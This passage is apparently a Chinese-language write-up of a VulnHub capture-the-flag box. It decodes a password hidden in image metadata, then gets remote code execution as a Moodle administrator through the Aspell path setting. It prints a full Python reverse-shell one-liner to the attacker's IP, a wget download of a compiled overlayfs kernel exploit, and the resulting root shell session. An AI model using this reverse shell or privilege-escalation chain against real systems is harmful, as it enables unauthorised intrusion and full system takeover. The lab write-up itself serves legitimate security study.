File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
X Resolution                    : 300
Y Resolution                    : 300
Exif Byte Order                 : Big-endian (Motorola, MM)
Image Description               : eFdpbnRlcjE5OTV4IQ==
Make                            : GoldenEye
Resolution Unit                 : inches
Software                        : linux
Artist                          : For James
Y Cb Cr Positioning             : Centered
Exif Version                    : 0231
Components Configuration        : Y, Cb, Cr, -
User Comment                    : For 007
Flashpix Version                : 0100
Image Width                     : 313
Image Height                    : 212
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 313x212
Megapixels                      : 0.066
```

将Image Description的base64字符串解码得到:xWinter1995x!

然后使用admin/xWinter1995x!登录即可

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub141.jpg)

#### getshell

 - moodle管理员账户远程代码执行


在获得对moodle的管理员访问权后，获得reverse shell相当容易。在“moodle”设置上，存在用于配置系统路径的设置。Aspell是拼写检查器，可以安装在Linux上，并且可以在moodle中用于进行拼写检查操作。每当启动拼写检查动作时，moodle就会调用Aspell二进制文件。可以编辑Aspell的路径以获得reverse shell。以下是我使用的payload。

``` bash
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.102",5566));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub142.jpg)

正确设置路径后，即可创建任何博客文章或页面。在编辑器上，可以调用spellcheck函数以获得reverse shell连接。

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub143.jpg)


然后将下图所示设置选项设置成:PspellShell，不设置的话，无法执行之前的payload...

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub144.jpg)

点击上图的按钮之后kali端返回了shell.

``` bash
root@kali:~# nc -lvp 5566
listening on [any] 5566 ...
192.168.56.101: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 48087
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/sh")'
```

#### 提权


我首先列举了box的操作系统版本。那是一个Ubuntu 14.04.1 box。在Google的搜索中，我发现该机器容易受到overlayfs[EDB-37292](https://www.exploit-db.com/exploits/37292)攻击。我在kali上编译了它，然后将其转移到目标box中。运行漏洞利用程序时出现错误-sh：1：gcc：找不到。

目标框上没有gcc。如果我们检查exploit-db 37292漏洞利用代码，则在第143行上，您可以看到漏洞利用正在调用gcc。好吧，这很棘手。

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub145.jpg)

我使用linuxprivchecker.py枚举了该框，以枚举已安装的开发工具。box里没有gcc，但是有cc。cc是原始UNIX c编译器命令的名称。对于cc和gcc的确切区别，我不是专家。我尝试在漏洞利用源代码中将gcc更改为cc并进行编译。生成的二进制文件为我root了box。

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub146.jpg)

在kali中编译好exp后，直接wget下载到攻击机的shell中即可，然后赋予777权限，./exp执行，成功提权

``` bash
$ wget http://192.168.56.102:8000/exp
wget http://192.168.56.102:8000/exp
--2020-01-10 06:24:47--  http://192.168.56.102:8000/exp
Connecting to 192.168.56.102:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17616 (17K) [application/octet-stream]
Saving to: 'exp'

100%[======================================>] 17,616      --.-K/s   in 0s      

2020-01-10 06:24:47 (331 MB/s) - 'exp' saved [17616/17616]

$ ls
ls
changelog.txt  config.php  editor_plugin.js      exp  includes
classes        css         editor_plugin_src.js  img  rpc.php
$ chmod 777 *
chmod 777 *
$ ./exp
./exp
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# whoami
whoami
root
```

找到flag，帅爆了。。。

``` bash
# cd /root
cd /root
# ls
ls
# pwd
pwd
/root
# ls -la
ls -la
total 44
drwx------  3 root root 4096 Apr 29  2018 .
drwxr-xr-x 22 root root 4096 Apr 24  2018 ..
-rw-r--r--  1 root root   19 May  3  2018 .bash_history
-rw-r--r--  1 root root 3106 Feb 19  2014 .bashrc
drwx------  2 root root 4096 Apr 28  2018 .cache
-rw-------  1 root root  144 Apr 29  2018 .flag.txt
-rw-r--r--  1 root root  140 Feb 19  2014 .profile
-rw-------  1 root root 1024 Apr 23  2018 .rnd
-rw-------  1 root root 8296 Apr 29  2018 .viminfo
# cat .flag.txt
cat .flag.txt
Alec told me to place the codes here: 

568628e0d993b1973adc718237da6e93

If you captured this make sure to go here.....
/006-final/xvf7-flag/
```

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub147.jpg)


最后的flag是这个

![](https://raw.githubusercontent.com/wiki/FDlucifer/FDlucifer.github.io/vulnhub148.jpg)

一张动图,蛮有意思的。

 - 知识点总结：

1.telnet邮件泄露
2.图片隐写
3.moodle管理员账户远程代码执行
